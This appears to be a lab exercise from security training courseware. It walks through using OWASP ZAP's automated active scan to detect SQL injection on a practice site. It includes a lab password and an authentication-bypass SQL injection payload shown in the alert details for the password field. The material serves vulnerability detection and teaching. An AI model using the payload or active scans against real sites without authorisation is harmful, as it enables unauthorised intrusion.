
Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.

2. Click **Type here to search** icon (🔍) on the **Desktop**. Type **zap** in the search field, the **Zap 2.11.1** appears in the results, press **Enter** to launch it.




3. OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

Note: If a **Manage Add-ons** window appears, close it.




4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.

Note: If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.



5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, <http://www.moviescope.com>). Leave other options set to default, and then click the **Attack** button.



6. OWASP ZAP starts performing **Active Scan** on the target website, as shown in the screenshot.

The screenshot shows the OWASP ZAP interface with the title bar "OWASP ZAP - OWASP ZAP 2.11.1". The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, and Help. The toolbar has various icons for file operations like Open, Save, Print, and a gear icon. The left sidebar shows "Standard Mode" with "Sites" selected, and "Contexts" with "Default Context". The main panel is titled "Automated Scan" with a lightning bolt icon. It says "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." A note below cautions users to only attack applications they have permission to test. The "URL to attack" field contains "http://www.moviescope.com". Under "Use traditional spider:", the checkbox is checked. Under "Use ajax spider:", there's an unchecked checkbox with "Firefox Headless" selected. Buttons for "Attack" and "Stop" are present. The "Progress:" status is "Actively scanning (attacking) the URLs discovered by the spider(s)". Below this, the "Active Scan" tab is selected in the navigation bar, which also includes History, Search, Alerts, Output, Spider, and a plus sign for New Scan. The "Alerts" tab is highlighted with a red border. The bottom status bar shows "Current Scans: 1 Num Requests: 168 New Alerts: 0 Export" and a timestamp of "4:48 AM 4/20/2022".

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
209	4/20/22 4:48:35 AM	4/20/22 4:48:35 AM	POST	http://www.moviescope.com/	200	OK	16 ms	222 bytes	4,431 bytes
210	4/20/22 4:48:35 AM	4/20/22 4:48:35 AM	POST	http://www.moviescope.com/	200	OK	15 ms	222 bytes	4,431 bytes
211	4/20/22 4:48:35 AM	4/20/22 4:48:35 AM	POST	http://www.moviescope.com/	200	OK	16 ms	222 bytes	4,431 bytes
212	4/20/22 4:48:35 AM	4/20/22 4:48:35 AM	POST	http://www.moviescope.com/	200	OK	16 ms	222 bytes	4,431 bytes
213	4/20/22 4:48:35 AM	4/20/22 4:48:35 AM	POST	http://www.moviescope.com/	200	OK	15 ms	222 bytes	4,431 bytes
214	4/20/22 4:48:35 AM	4/20/22 4:48:35 AM	GET	http://www.moviescope.com/css	301	Moved Per...	16 ms	225 bytes	153 bytes
215	4/20/22 4:48:36 AM	4/20/22 4:48:36 AM	GET	http://www.moviescope.com/images	301	Moved Per...	15 ms	228 bytes	156 bytes

7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.

8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

Note: The discovered vulnerabilities might differ when you perform this task.

The screenshot shows the OWASP ZAP interface. The top navigation bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, and Help. Below the menu is a toolbar with various icons for file operations like Open, Save, Print, and a gear icon for settings. The left sidebar has sections for Standard Mode, Sites, Contexts (with a Default Context), and another Sites section. The main panel title is "Automated Scan" with a lightning bolt icon. It contains instructions: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." and "Please be aware that you should only attack applications that you have been specifically been given permission to test." A URL input field shows "http://www.moviescope.com" and a "Select..." button. Below the URL input is a toolbar with History, Search, Alerts (selected), Output, Spider, and Active Scan. The Alerts tab shows a list under "Alerts (9)" with items like SQL Injection, Viewstate without MAC Signature (Unsure) (3), Absence of Anti-CSRF Tokens (3), Content Security Policy (CSP) Header Not Set (5), Missing Anti-clickjacking Header (3), Server Leaks Information via "X-Powered-By" HTTP Response Header, X-AspNet-Version Response Header (3), X-Content-Type-Options Header Missing (16), and Information Disclosure - Suspicious Comments. To the right of the alerts list is a panel with the message: "Full details of any selected alert will be displayed here. You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'. You can also edit existing alerts by double clicking on them." At the bottom, there are status bars for Alerts (2, 3, 3, 1), Primary Proxy (localhost:8080), Current Scans (0 for various metrics), and system icons for battery, signal, volume, and date/time (4:50 AM, 4/20/2022).

9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.

Note: If you do not see SQL Injection vulnerability under the Alerts tab, perform

The screenshot shows the OWASP ZAP interface. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, and Help. Below the menu is a toolbar with various icons for file operations like Open, Save, Print, and a gear for settings. The left sidebar has sections for Standard Mode, Sites (selected), Contexts (with Default Context), and another Sites section. The main panel title is "Automated Scan" with a lightning bolt icon. It contains instructions: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." and "Please be aware that you should only attack applications that you have been specifically been given permission to test." Below these are fields for "URL to attack" (http://www.moviescope.com) and a "Select..." button. The bottom navigation bar includes History, Search, Alerts (selected), Output, Spider, and Active Scan. The Alerts panel on the left lists 9 items under "Alerts": SQL Injection (1 alert, highlighted with a red box), Viewstate without MAC Signature (Unsure) (3), Absence of Anti-CSRF Tokens (3), Content Security Policy (CSP) Header Not Set (5), Missing Anti-clickjacking Header (3), Server Leaks Information via "X-Powered-By" HTTP Response Header (3), X-AspNet-Version Response Header (3), X-Content-Type-Options Header Missing (16), and Information Disclosure - Suspicious Comments (1). The right side of the Alerts panel says "Full details of any selected alert will be displayed here." and provides instructions for adding and editing alerts. The bottom status bar shows "Alerts 2 3 3 1 Primary Proxy: localhost:8080" and "Current Scans 0 0 0 0 0 0 0". The taskbar at the bottom shows icons for File, Search, Print, Internet Explorer, Firefox, Google Chrome, and a ZAP icon.

10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.

11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

Note: The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

- o **Red Flag**: High risk
- o **Orange Flag**: Medium risk
- o **Yellow Flag**: Low risk
- o **Blue Flag**: Provides details about information disclosure vulnerabilities

**Alerts (9)**

**SQL Injection**

**POST: http://www.moviescope.com/**

**SQL Injection**

URL: http://www.moviescope.com/  
Risk: High  
Confidence: Medium  
Parameter: txtpwd  
Attack: ZAP' OR '1='1' --  
Evidence:  
CWE ID: 89  
WASC ID: 19  
Source: Active (40018 - SQL Injection)  
Description:  
SQL injection may be possible.

**Other Info:**  
The page results were successfully manipulated using the boolean conditions [ZAP' AND '1='1' -- ] and [ZAP' OR '1='1' -- ]  
The parameter value being modified was NOT stripped from the HTML output for the purposes of the

**Solution:**  
Do not trust client side input, even if there is client side validation in place.  
In general, type check all data on the server side.  
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by

**Reference:**  
[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

13. Close all open windows and document all the acquired information.

14. You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (<https://www.acunetix.com>), **Snort** (<https://snort.org>), **Burp Suite** (<https://www.portswigger.net>), **w3af** (<https://w3af.org>), to detect SQL injection vulnerabilities.